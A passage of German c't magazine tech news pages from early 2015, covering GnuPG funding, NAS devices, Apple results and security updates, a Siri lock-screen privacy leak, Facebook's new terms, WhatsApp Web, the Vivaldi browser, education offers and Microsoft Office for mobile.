Ob GPG die beste Lösung für E-Mail-Verschlüsselung darstellt, darüber lässt sich streiten. Nicht umsonst haben sich Ende-zu-Ende verschlüsselte Mails beim Großteil der Nutzer nie durchgesetzt. Viele Probleme liegen allerdings in den grafischen Oberflächen, mit denen Benutzer konfrontiert werden. Die Grundlage, GnuPG, wird von Krypto-Experten weitestgehend als solide angesehen. Es mag sein, dass GPG in Zukunft durch ein besseres Protokoll abgelöst wird – Ansätze in diese Richtung gibt es mehrere. Wer aber heute seine E-Mails gegen ungewollte Mitleser schützen will, der ist mit GPG wohl am besten beraten. Damit das so bleibt, werden sich auf Dauer ein paar gewichtige Unterstützer einfinden müssen. Crowdfunding einzelner Nutzer funktioniert zur Überbrückung der akuten Misere, als dauerhaftes Finanzierungsmodell ist es allerdings zu unzuverlässig. (fab@ct.de)

> *„Das BSI plant, in diesem Jahr die Weiterentwicklung von GnuPG projektbezogen aktiv weiter zu unterstützen.“*
>
> *Stellungnahme des BSI*

© Copyright by Heise Zeitschriften Verlag

Extras auf dem NAS

Asustor und Qnap erweitern ihre x86-Netzwerkspeicher um zusätzliche Finessen bei der Medienwiedergabe. Die neuen NAS-Systeme der Reihen AS50xxT und AS51xxT von Asustor spielen Videos seit dem Update auf ADM 2.3 über die XBMC-Beta 13.1 in Full HD ab. Auf der AS70xxT-Serie sollen dank XBMC 13.2 sogar 4K-Videos laufen. So schließt Asustor zu den neuen Geräten von Qnap auf.

Für die beiden ersten Reihen hat der Hersteller neue Modelle mit je acht oder zehn Schächten für Speichermedien im 2,5- und 3,5-Zoll-Format veröffentlicht. Der Hotswap-fähige SATA-3-Controller baut Speicherverbünde wahlweise mit RAID 1, 5, 6 oder 10 auf. In der AS50xxT-Serie sitzen ein 2,41 GHz schneller Intel-Celeron-Dual-Core-Prozessor und 1 GByte DDR3L-Speicher. Bei der AS51xx-Reihe kommen ein 2 GHz schneller Celeron-Quad-Core und 2 GByte RAM zum Einsatz. Maximal fassen die Geräte 8 GByte Speicher. Mit externen Speichern kommunizieren sie über drei USB-3.0-Schnittstellen, zwei USB-2.0-Anschlüsse und über zwei eSATA-Ports. Außerdem besitzen die Geräte einen HDMI-Anschluss, einen optischen Audioausgang (S/PDIF), einen Infrarot-Empfänger und vier Gigabit-Ethernet-Anschlüsse.

Die neuen Netzwerkspeicher von Asustor und Qnap bringen umfassende Medienwiedergabefunktionen mit.

Die Modelle AS5008T und AS5010T kosten rund 844 und 1059 Euro. Für die Netzwerkspeicher AS5108T und AS5110T verlangt Asustor rund 963 und 1082 Euro. Alle vier Geräte sollen im Februar erscheinen.

Qnap hat die Medienwiedergabe bei seinen NAS-Systemen inklusive der neuen Baureihen TVS-x63 und TVS-x71 überarbeitet. Ab Betriebssystemversion QTS 4.1.2 versorgen die Netzwerkspeicher etwa Airplay-Clients oder Chromecast-Sticks mit Medieninhalten. Diese Funktion findet sich sonst etwa auf Netzwerkspeichern von Synology. Beide neuen Produktserien bietet Qnap mit vier, sechs oder acht Schächten für 2,5/3,5-Zoll-Speichermedien und einem Hotswap-fähigen SATA-3-Controller an.

In TVS-x63-Geräten arbeitet ein 2,4 GHz schneller Quad-Core-Prozessor der Embedded-G-Serie von AMD, der in etwa so viel leistet wie ein Intel Celeron J1800 mit 4 Kernen. Bei der Speicherkonfiguration wählt der Käufer zwischen 4 und 8 GByte an DDR3-RAM; maximal sind 16 GByte möglich. Für verkabelte Verbindungen sorgen fünf USB-3.0-Ports, zwei HDMI-Anschlüsse sowie zwei Gigabit-Ethernet-Ports. Über einen PCIe-Slot lässt sich ein 10-GE-Adapter mit einem oder zwei 10GBase-T-Anschlüssen nachrüsten.

Die TVS-x71-Reihe stattet Qnap wahlweise mit Intel-Prozessoren vom Pentium G3250 (3,2 GHz, Dual-Core) bis zum Core-i7 4790S (3,2 GHz, Quad-Core) aus. Als Speicherkonfigurationen stehen 4, 8 oder 16 GByte DDR3 zur Verfügung, maximal sind hier 32 GByte möglich. An Bord sind drei USB-3.0-Ports, zwei USB-2.0-Anschlüsse, ein HDMI-Port sowie zwei mSATA-Schnittstellen, welche Flash-Module fürs Caching aufnehmen. Über zwei PCIe-Schnittstellen lassen sich bis zu vier 10-GE-Schnittstellen nachrüsten. Die TV-x63-Reihe kostet zwischen 784 und 1379 Euro. Für TVS-x871-Geräte verlangt Qnap zwischen 998 und 2260 Euro.

Für einen simplen Fileserver genügen die günstigen Modelle. Wer auf den Qnap-Netzwerkspeichern viele VMs nutzt, der profitiert von der zusätzlichen Leistung der Core-i-Prozessoren.

(fkn@ct.de)

Anzeige

© Copyright by Heise Zeitschriften Verlag

HomeKit baut Brücken

Glaubt man US-Medienberichten, will Apple für seine Smart-Home-Plattform HomeKit eine Integration von Geräten mit den Funkstandards ZigBee und Z-Wave zulassen. HomeKit-Geräte nutzen WLAN und Bluetooth; für die anderen Heimautomatisierungs-Produkte benötigt man eine (bisher noch nicht erhältliche) Bridge, die ebenso wie HomeKit-Produkte über einen von Apple zertifizierten Kryptochip verfügt. Ausnahmen sind Bluetooth-LE-Geräte, die nur Sensor-Daten liefern und nichts Wichtiges schalten. Außen vor bleiben der Thermostat Nest des Konkurrenten Google und Bluetooth-LE-Lampen ohne HomeKit-Logo.

Belkin hat unterdessen eine HomeKit-Unterstützung seiner WeMo-Familie für die „sehr nahe Zukunft“ angekündigt. Existierende Belkin-Geräte nutzen den ZigBee-Standard zur Kommunikation. (jes@ct.de)


Smartphone-Verkäufe: Apple und Samsung gleichauf

Im Smartphone-Geschäft konnte Apple im letzten Quartal mit Samsung gleichziehen, so die Marktforscher von Strategy Analytics. Beide Unternehmen hätten jeweils etwas mehr als 74 Millionen Geräte verkauft und erreichten somit einen Marktanteil von knapp 20 Prozent. Danach folgen weit abgeschlagen die chinesischen Hersteller Lenovo-Motorola und Huawei mit jeweils 6,5 Prozent. Obwohl Apple so viele iPhones wie nie zuvor verkaufen konnte, steigerte sich der Marktanteil im Vergleich zum Vorjahresquartal um vergleichsweise bescheidene 2 Prozent. Samsung hingegen verlor im gleichen Zeitraum 10 Prozent. (tru@ct.de)

Kostenloser Swift-Kurs

Das Seminar „Developing iOS 8 Apps with Swift“ der Stanford University steht als kostenlose Videoserie in iTunes U bereit. Es wird vom renommierten Professor Paul Hegarty an der School of Engineering gehalten. Bereits verfügbar sind die Teile: „Introduction to iOS, Xcode 6 and Swift“, „More Xcode and Swift, Using MVC in iOS, Swift and Foundation“ und „Using MVC in iOS“. Neben der Videopräsentation stehen auch die Schaubilder des Seminars zum Download bereit. (jes@ct.de)

c't iTunes U: ct.de/yz29



Ein kostenloses Seminar der Stanford University bei iTunes U erklärt das Programmieren mit Swift.

iPhone 6 beschert Apple Mega-Rekord

Apple erwirtschaftete zwischen Oktober und Dezember 2014 mit 18 Milliarden US-Dollar den höchsten Quartalsgewinn der Firmengeschichte. Das ist sogar der höchste Gewinn, den ein Unternehmen jemals binnen drei Monaten erzielt hat. Der Umsatz erreichte ebenfalls einen neuen Rekord von 74,6 Milliarden Dollar. Apples sogenannte Barreserven umfassen jetzt einen Betrag von 178 Milliarden Dollar.


Das iPhone brachte gut zwei Drittel der Umsätze der Firma. 74,5 Millionen Stück verkaufte Apple allein im Weihnachtsquartal. Die neuen Modelle iPhone 6 und 6 Plus mit größeren Displays liefen besonders erfolgreich. Apple habe so viele iPhones verkauft, wie man nur herstellen konnte, sagte Konzernchef Tim Cook. Pro Sekunde wurden im Schnitt mehr als neun iPhones ausgeliefert.

Der iPad-Absatz sank demgegenüber um 18 Prozent auf 21,4 Millionen Geräte. Die Mac-Sparte steht mit 14 Prozent mehr verkauften Rechnern gut da, das entspricht 5,2 Millionen Stück.

Bei der Telefonkonferenz mit Analysten prophezeite Cook: „2015 wird das Jahr von Apple Pay“. Der neue Bezahldienst ist bisher nur in den USA nutzbar. Nebenbei verkündete Cook den Verkaufsbeginn der Computer-Uhr Apple Watch für April. Insgesamt habe der Konzern weltweit eine Milliarde iOS-Geräte verkauft. Im Mittel besitzt also jeder siebte Erdenbürger eines. Wenige Tage nach der Verkündung der Rekord-Zahlen erreichte die Apple-Aktie ein Allzeithoch von 120 US-Dollar. (jes@ct.de)

Gewinn und Umsatz

Das Weihnachtsquartal war das beste in Apples Firmengeschichte und mit den höchsten Gewinnen überhaupt.



Updates für OS X und iOS

Ende Januar hat Apple Mac OS X auf 10.2.2 und iOS auf 8.1.3 aktualisiert. Die neue Version von Yosemite behebt diverse (aber nicht alle) Probleme – unter anderem mit der seit Monaten wackeligen WLAN-Stabilität, verzögertem Laden von Websites und der Synchronisation von Bluetooth-Kopfhörern. Die Systemsuche Spotlight lädt nun nicht mehr datenschutzrechtlich bedenklich Inhalte aus E-Mails nach und iCloud-Drive-Inhalte lassen sich jetzt einfach aus Time-Machine-Backups wiederherstellen. Die Kindersicherung kann man nicht mehr einfach umgehen.

Außerdem stopft Mac OS X 10.10.2 zusammen mit Safari 7.1.3 rund drei Dutzend Sicherheitslöcher. Für ältere Systeme bis 10.8 sind die Patches als separate Updates erschienen. Abgeschaltet wurde unter anderem der Thunderstrike-Angriff, über den sich via Thunderbolt eine böswillige Firmware aufspielen ließ. Jetzt verbietet das System das Laden von Option-ROMs während eines Updates. Safari zeigt Flash-Inhalte nur noch an, wenn Adobes Plug-in auf dem neuesten Stand ist; anderenfalls blockiert es sie.

iOS 8.1.3 behebt ebenfalls Fehler, erhöht die Stabilität und verbessert die Leistung. So benötigen Updates nun weniger Speicherplatz während der Installation. Darüber hinaus wurde ein Problem behoben, bei dem Nutzer ihre Apple-ID-Passwörter für FaceTime- und Messages-Zugänge nicht eingeben konnten. Multitouch-Gesten auf dem iPad arbeiten zuverlässiger und die Systemsuche Spotlight unterschlägt in der Trefferliste keine Apps mehr. Das Update stopft rund 20 Sicherheitslücken, die unter anderem der TaiG-Jailbreak ausnutzte, und nimmt die darauf fußende Freischaltung wieder zurück. (jes@ct.de)


c't Infos zu den Updates: ct.de/yz29

© Copyright by Heise Zeitschriften Verlag

Siri plaudert Kontaktdaten aus

Auf mündliche Nachfrage, wem das angesprochene iPhone gehört, liefert Apples Sprachassistentin Siri auch bei gesperrtem Display den kompletten Adressbucheintrag, den der Nutzer als seinen persönlichen markiert hat und verkündet fröhlich: „Dieses wunderschöne Schmuckstück gehört (...)“. Das umfasst Telefonnummern, E-Mail, Adressen, Geburtsdatum oder auch Benutzernamen bei sozialen Netzwerken. Selbst eventuell hinterlegte Notizen werden angezeigt. Zudem nennt Siri Namensdetails zu Eltern, Partnern oder Kindern, falls man dies der Sprachassistentin im Vorfeld mitgeteilt hat. Siri kann sogar zum Zuhause des Besitzers navigieren, das ist ebenfalls bei gesperrtem Gerät möglich.

Verliert man sein iPhone, kann sich die Funktion als nützlich erweisen, sofern man auf einen ehrlichen Finder stößt – dafür bräuchte es allerdings nicht die Herausgabe sämtlicher Einträge des Adressbucheintrages. Wer sich daran stört, muss derzeit entweder den eigenen Adressbucheintrag auf ein Minimum kürzen oder die Sprachassistentin im Lockscreen komplett abschalten. Dies ist in den Einstellungen unter Touch ID & Codesperre möglich. (jes@ct.de)



Apples Sprachassistentin Siri gibt bereitwillig Auskunft über den iPhone-Besitzer – auch bei gesperrtem Bildschirm.

Apple-Notizen

iTunes 12.1 beschert Mac-Anwendern ein neues Steuer-Widget für die Mitteilungszentrale. Darüber hinaus hat Apple die Synchronisation mit iPads, iPhone und iPods verbessert.

16 Sicherheitsmängel behebt Version 7.0.3 der **Apple-TV-Software**. Viele der Bugs sollen es theoretisch erlaubt haben, beliebigen Code auszuführen – sogar mit Systemprivilegien.

Seit dem 1. Februar dürfen Händler **keine iPhones, iPads und Macs mehr auf der Krim** verkaufen. Apple folgt damit von der US-Regierung verhängten Sanktionen.

Elgato ruft einige seiner mit Bluetooth ausgerüsteten Zusatzbatterien vom Typ **Smart Power** zurück. Der Akku kann sich in „seltenen Fällen während des Wiederaufladens überhitzen“, warnt der Hersteller.

c't Elgato-Website: ct.de/yz29

Anzeige

© Copyright by Heise Zeitschriften Verlag

Neue Facebook-AGB treten in Kraft

Seit dem 30. Januar gelten bei Facebook neue Nutzungsbedingungen, die umstrittene Veränderungen enthalten. So will das soziale Netzwerk künftig das Surfverhalten seiner Mitglieder auswerten. Besuchte Websites und benutzte Apps werden dann für personalisierte Werbung analysiert. Bisher hat Facebook vor allem die Aktivitäten innerhalb des Netzwerks ausgewertet und etwa Anzeigen ausgeliefert, die zu den hinterlegten „Gefällt mir"-Angaben passen. Durch die Erfassung weiterer Daten will Facebook „bessere" Werbung ausliefern.

Zusätzlich plant Facebook, standortabhängig zu werben. Über die Facebook-App und aktiviertes GPS erfährt das Unternehmen, wo sich der Nutzer gerade befindet. Dieser erhält über die App dadurch zum Beispiel Angebote einer Pizzeria um die Ecke. Außerdem verrät die App auf Wunsch, ob sich Facebook-Freunde in der Nähe aufhalten. Mit einem Kauf-Button soll es irgendwann möglich sein, direkt im sozialen Netzwerk zu shoppen. Derzeit testet Facebook die Option in ausgesuchten Regionen.

Die neuen Richtlinien sind klarer formuliert und übersichtlich strukturiert. Zusätzlich erklärt eine Info-Website, wie die Nutzer ihre Privatsphäre auf Facebook schützen können. Mitglieder, die mit den neuen Änderungen nicht einverstanden sind, müssen ihren Facebook-Account löschen – eine andere Widerspruchsmöglichkeit bietet das soziale Netzwerk nicht.

Eigentlich sollten die neuen Datenrichtlinien am 1. Januar in Kraft treten. Nach Kritik von Datenschützern hat Facebook das Vorhaben aber verschoben. Auch der Rechtsausschuss des Bundestages hatte sich mit den AGB beschäftigt: Abgeordnete kritisierten, dass unklar sei, welche Daten Facebook für welchen Zweck sammelt. Trotz Kritik hat Facebook keine Änderungen an den Nutzungsbedingungen vorgenommen. (dbe@ct.de)

Facebook hat seine Datenrichtlinien übersichtlicher strukturiert. Deren Inhalt aber sorgte bei Politikern und Datenschützern für Kritik.

Internet-Notizen

Zwar konnte **Yahoo** seinen Umsatz im vierten Quartal 2014 halten. Der Gewinn jedoch brach um 82 Prozent auf 32 Millionen US-Dollar ein. **Google** verzeichnete einen Umsatzrekord von 18,1 Milliarden US-Dollar; der Gewinn sank leicht.

Mit Bing Translator übersetzt **Twitter** Kurznachrichten in 40 Sprachen. Neu sind außerdem eine native Video-Funktion und private Gruppen-Chats.

Amazon hat einen E-Mail-Dienst für seine AWS-Cloud vorgestellt. **WorkMail** richtet sich an Unternehmen, die eine eigene Mail-Umgebung betreiben wollen.

WhatsApp bekommt Web-Client

WhatsApp-Nutzer können mit einem neuen Web-Client auch im Browserfenster Nachrichten verschicken. Derzeit funktioniert das nur mit Chrome sowie Opera, die beide auf Chromium aufsetzen. Bislang steht die Funktion für Nutzer von Android, Blackberry und Windows Phone bereit – iPhone-Besitzer müssen weiterhin über die App schreiben. Grund hierfür sind die Plattform-Einschränkungen von Apple.

Die Weboberfläche ist über web.whatsapp.com zu erreichen. Der Nutzer scannt dort einen QR-Code, um die App mit dem Web-Client zu verbinden. Das Mobilgerät muss während der Sitzung mit dem Internet verbunden bleiben; der Client ist als Erweiterung des Telefons gedacht. Dort sind auch die Nachrichten gespeichert: Auf den WhatsApp-Servern verbleiben sie nur bis zur erfolgreichen Zustellung. (dbe@ct.de)

Ex-Chef von Opera stellt flotten Browser vor


Die isländische Vivaldi Technologies AS hat die erste „Technical Preview" des Web-Browsers Vivaldi für Windows, Mac OS und Linux veröffentlicht. Hinter dem Unternehmen steckt der langjährige Opera-Chef Jon von Tetzchner. Die frühe Vorabversion von Vivaldi enthält noch nicht alle geplanten Features und hakelt hier und da, wirkt aber trotzdem vielversprechend. Die Preview ist bereits auf Deutsch erhältlich.

Bei aller Ähnlichkeit zu Opera 12 lässt sich Vivaldi nicht als Versuch abtun, die Vergangenheit zu rekonstruieren: Vielmehr soll Vivaldi die alten Opera-Konzepte weiterentwickeln. Beispielsweise werten Screenshot-Funktionen Lesezeichen und Notizen deutlich auf. Elegant ist die Kombination aus Lesezeichen und Schnellwahl: Mit Klick auf „Als Schnellwahl nutzen" baut der Browser einen Lesezeichenordner auf der Tab-Startseite ein. Sinnvoll ist ein Adressbuch nur in Verbindung mit einem Mail-Client – dieser ist aber in der ersten Vivaldi-Version noch nicht enthalten. Synchronisation von Lesezeichen und anderen Nutzerdaten stehen auf der Roadmap, fehlen aber ebenso wie die durch Opera bekannt gewordene serverseitige Datenkompression. Vivaldi soll später auch Chrome-Erweiterungen nutzen können.

Wie Opera setzt auch Vivaldi auf eine Chromium-Basis mit der Blink-Engine. Diese scheint ein wenig älter zu sein als die in einer aktuellen Chrome-Beta, aber neuer als die in Opera 27 eingebaute. Die enthaltene JavaScript-Engine V8 stammt von Anfang November (Version 3.30.33). Operas eigene Presto-Engine zu implementieren kam aus mehreren Gründen nicht infrage. Der Code sei nach über vier Jahren ohne größere Updates hoffnungslos veraltet, erläuterte von Tetzchner. Außerdem bezweifelt er, dass Opera ihm den Code überlassen hätte.

(Herbert Braun/dbe@ct.de)

c't Vorabversion von Vivaldi: ct.de/ymaz



Der Web-Browser Vivaldi soll das alte Opera-Konzept weiterentwickeln. Schon die Vorabversion enthält vielversprechende Funktionen.

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

CeBIT-Schülertage mit Bitkom und HPI

Das Hasso-Plattner-Institut (HPI) für Softwaresystemtechnik in Potsdam und der Bundesverband Informationswirtschaft, Telekommunikation und neue Medien (Bitkom) laden Jugendliche ab 16 Jahren zu einem kostenlosen Besuch der CeBIT (16. bis 20. März) ein. Die Teilnehmer, die ein Gymnasium oder eine Realschule besuchen und Interesse an Informatik haben müssen, werden von Informatikstudenten des HPI betreut und zu Ständen großer Aussteller gebracht – darunter Microsoft, die Deutsche Telekom, Fujitsu sowie das Bundesministerium für Bildung und Forschung (BMBF). Dort treffen sie auf Fachleute für Produktentwicklung und Nachwuchskräfteausbildung.

Gruppenführungen (z. B. für komplette Informatik-Kurse und IT-AGs) finden an jedem Messetag statt und dauern jeweils einen halben Tag. Entsprechende Lehrer-Anmeldungen nimmt der Bitkom entgegen. Für Einzelbesucher hat das HPI ein Online-Bewerbungsformular vorbereitet. Diese Schülerplätze werden nach dem Prinzip „First come, first served“ vergeben. Das Einzelbesucher-Angebot gilt nur am 18., 19. und 20. März, jeweils von 9:30 bis 17 Uhr. Beide Anmeldeseiten sind über den nachfolgenden c't-Link erreichbar. Das HPI übernimmt auch die Mittagsverpflegung, für die Anreise nach Hannover müssen die Teilnehmer allerdings selbst sorgen. (pmz@ct.de)

c't CeBIT-Schülertag: ct.de/y5ap

Orientierungssemester für naturwissenschaftlich-technische Studiengänge

Anzeige

Die Hochschule Merseburg in Sachsen-Anhalt bietet technisch interessierten jungen Menschen zum Sommersemester 2015 unter den Namen KOMPASS erstmals die Möglichkeit, ein Orientierungssemester für naturwissenschaftlich-technische Studiengänge zu absolvieren. Teilnehmer erhalten Einblicke in acht verschiedene Studiengänge und können Grundlagenkenntnisse in Mathematik, Physik, Werkstoffkunde sowie anderen Fächern auffrischen. Vermittelt werden außerdem Lernstrategien, Zeitmanagement und Präsentationstechniken.

Wer das im April beginnende Orientierungssemester KOMPASS erfolgreich abschließt, hat eine garantierte Zulassung für alle Bachelor-Ingenieurstudiengänge der Hochschule Merseburg in der Tasche; die bereits erworbenen Leistungspunkte werden im jeweiligen Studiengang anerkannt. Teilnahmevoraussetzung ist mindestens die Fachhochschulreife beziehungsweise eine abgeschlossene Berufsausbildung in Verbindung mit einer dreijährigen Berufserfahrung sowie eine bestandene Feststellungsprüfung. Bewerbungen können noch bis zum 15. Februar online eingereicht werden (siehe c't-Link). (pmz@ct.de)

c't KOMPASS-Webseite: ct.de/y5ap

Ratgeber für Fernstudien an Fachhochschulen 2015

Die Zentralstelle für Fernstudien an Fachhochschulen (ZFH) hat eine aktuelle Version ihrer Informationsbroschüre zur berufsbegleitenden Weiterbildung und Qualifizierung vorgelegt. Der Ratgeber für Fernstudien an Fachhochschulen 2015 trägt den Titel „Einfach clever – Fernstudium“ und beschreibt mehr als 60 betriebswirtschaftliche, technische und sozialwissenschaftliche Studienangebote der insgesamt 18 Partnerhochschulen. Informiert wird auch über Zulassungsvoraussetzungen und Fördermöglichkeiten.

Als wissenschaftliche Einrichtung der Bundesländer Rheinland-Pfalz, Hessen und Saarland kooperiert die ZFH mit den 13 Länder-Fachhochschulen sowie Partnern in Bayern, Berlin, Nordrhein-Westfalen und Brandenburg. Seit 2014 gibt es zudem einen neuen Standort in Wien. Derzeit sind eigenen Angaben zufolge rund 4900 Fernstudierende an den Hochschulen des ZFH-Verbunds eingeschrieben. Die Abschlussmöglichkeiten reichen je nach Vorbildung und Lernumfang von Zertifikaten (etwa „Experte für neue Lerntechnologien“ oder „Patentrecht für Ingenieure und Naturwissenschaftler“) bis hin zum Bachelor oder Master.

Der Ratgeber für Fernstudien an Fachhochschulen 2015 enthält Informationen zu mehr als 60 Studiengängen.

Am 20. Februar veranstaltet die ZFH einen bundesweiten Fernstudientag mit diversen Online-Vorträgen, Live-Chats, Präsentationen und Videos. Die Hochschulen Aschaffenburg und Darmstadt stellen dabei unter anderem den gemeinsamen Studiengang „Elektro- und Informationstechnik“ vor, der neun Semester dauert und mit dem Bachelor of Engineering abschließt. (pmz@ct.de)

c't Fernstudien-Ratgeber 2015: ct.de/y5ap

© Copyright by Heise Zeitschriften Verlag

MS Office für Android-Tablets, Outlook für Android und iOS


Microsoft Word, Excel und PowerPoint gibt es nun auch für Android-Tablets als kostenlose Apps. Mit ihnen kann man Dokumente betrachten, erstellen und eingeschränkt auch bearbeiten. Speichern kann man sie in der Microsoft-Cloud und bei Dropbox, aber auch lokal. Eine externe Tastatur ist nicht nötig, aber sehr praktisch, da die virtuelle Tastatur Dokumente zur Hälfte verdeckt.

Die Apps setzen Android 4.4 oder 5 und mindestens 1 GByte RAM voraus. Für viele Funktionen (zum Beispiel mehrspaltige Layouts in Word) braucht man ein Office-365-Abo (ab 7 Euro im Monat). Auch mit Abo fehlen im Vergleich zum Desktop-Office viele Features.

Außerdem hat Microsoft Outlook für iOS und Android veröffentlicht. Dabei handelt es sich um umbenannte Versionen der App Acompli, die Microsoft im Dezember übernommen hatte. Sie trennen den Posteingang in zwei Ansichten: eine für alle Mails und eine für von Outlook als wichtig erkannte, wobei die App vom Nutzerverhalten lernt. Die Android-Version läuft auf Smartphones und Tablets mit Android 4.0 oder höher. Die iOS-Version verlangt das aktuelle iOS 8.

Der Nürnberger Anbieter Softmaker hat auf die Microsoft-Apps reagiert: Er verschenkt ab sofort seine Android-Apps TextMaker, PlanMaker und Presentations. Sie sind auf Smartphones zugeschnitten, laufen aber auch auf Tablets und bieten die wichtigsten Bearbeitungsfunktionen. Die für Tablets optimierten HD-Versionen mit weitaus größerem Funktionsumfang kosten weiterhin je 8 Euro. (cwo@ct.de)

c't Alle Apps dieser Seite unter ct.de/y7bt



Office für Android ist kostenlos, aber viele Funktionen, zum Beispiel „Änderungen nachverfolgen“, setzen ein kostenpflichtiges Abo voraus.

Quizduell: App-Nutzer spielen gegen TV-Gäste

Die ARD versucht sich erneut an einer interaktiven Quizshow: Während der Live-Sendung „Quizduell“ spielen Nutzer der iOS- und Android-App „Quizduell im Ersten“ gemeinsam als „Team Deutschland“ gegen ein Duo im Studio. Die Sendung läuft von Anfang Februar bis Mitte Mai immer montags bis freitags um 18 Uhr. Bei der ersten Staffel im Frühjahr 2014 konnten die App-Nutzer wegen technischer Probleme öfters nicht mitspielen.

Quizduell bleibt auch im TV beim bekannten Konzept: 4 Antwortmöglichkeiten, 15 Sekunden Zeit.

Zu jeder Frage gibt es vier Antwortmöglichkeiten, das Zeitlimit liegt bei 15 Sekunden. Die Antwort mit den meisten Stimmen ist repräsentativ für das „Team Deutschland“. Bei einem Sieg oder einem Unentschieden verlost die ARD unter den App-Spielern, die ihre Mailadresse eingetragen haben, Geldgewinne.

Die Mindestanforderungen liegen bei Android 4.1 und iOS 7.0. Eine App für Windows Phone ist noch nicht vorhanden, diese soll im Laufe der Staffel noch nachgereicht werden. Die altbekannte Quizduell-App von FEO Media gibt es weiterhin (iOS, Android, Windows Phone). Beide Apps stellen neben den klassischen Textfragen nun auch Bilderrätsel.

(Robin Beck/cwo@ct.de)

App-Notizen

Mit **Be My Eyes** für iOS fragen Sehbehinderte über das Internet Sehende um Hilfe bei Alltagsproblemen. Die App streamt wie Skype das Live-Bild der iPhone-Kamera, sodass der sehende Nutzer Gegenstände für den blinden Nutzer identifizieren kann.

Von **Dropbox** gibt es nun endlich offizielle Apps für Windows Phone 8 sowie für die Kacheloberfläche von Windows 8 und Windows RT.

Mit der App **Surfer haben Rechte** beantwortet der Bundesverband der Verbraucherzentralen typische Rechtsfragen zu Online-Themen, zum Beispiel zu Auktionen und Shopping-Gutscheinen. Mit der Funktion „Das schwarze Schaf“ kann man unseriöse Anbieter bei den Verbraucherschützern anschwärzen.

Anzeige

© Copyright by Heise Zeitschriften Verlag

MS Office 2016 angekündigt

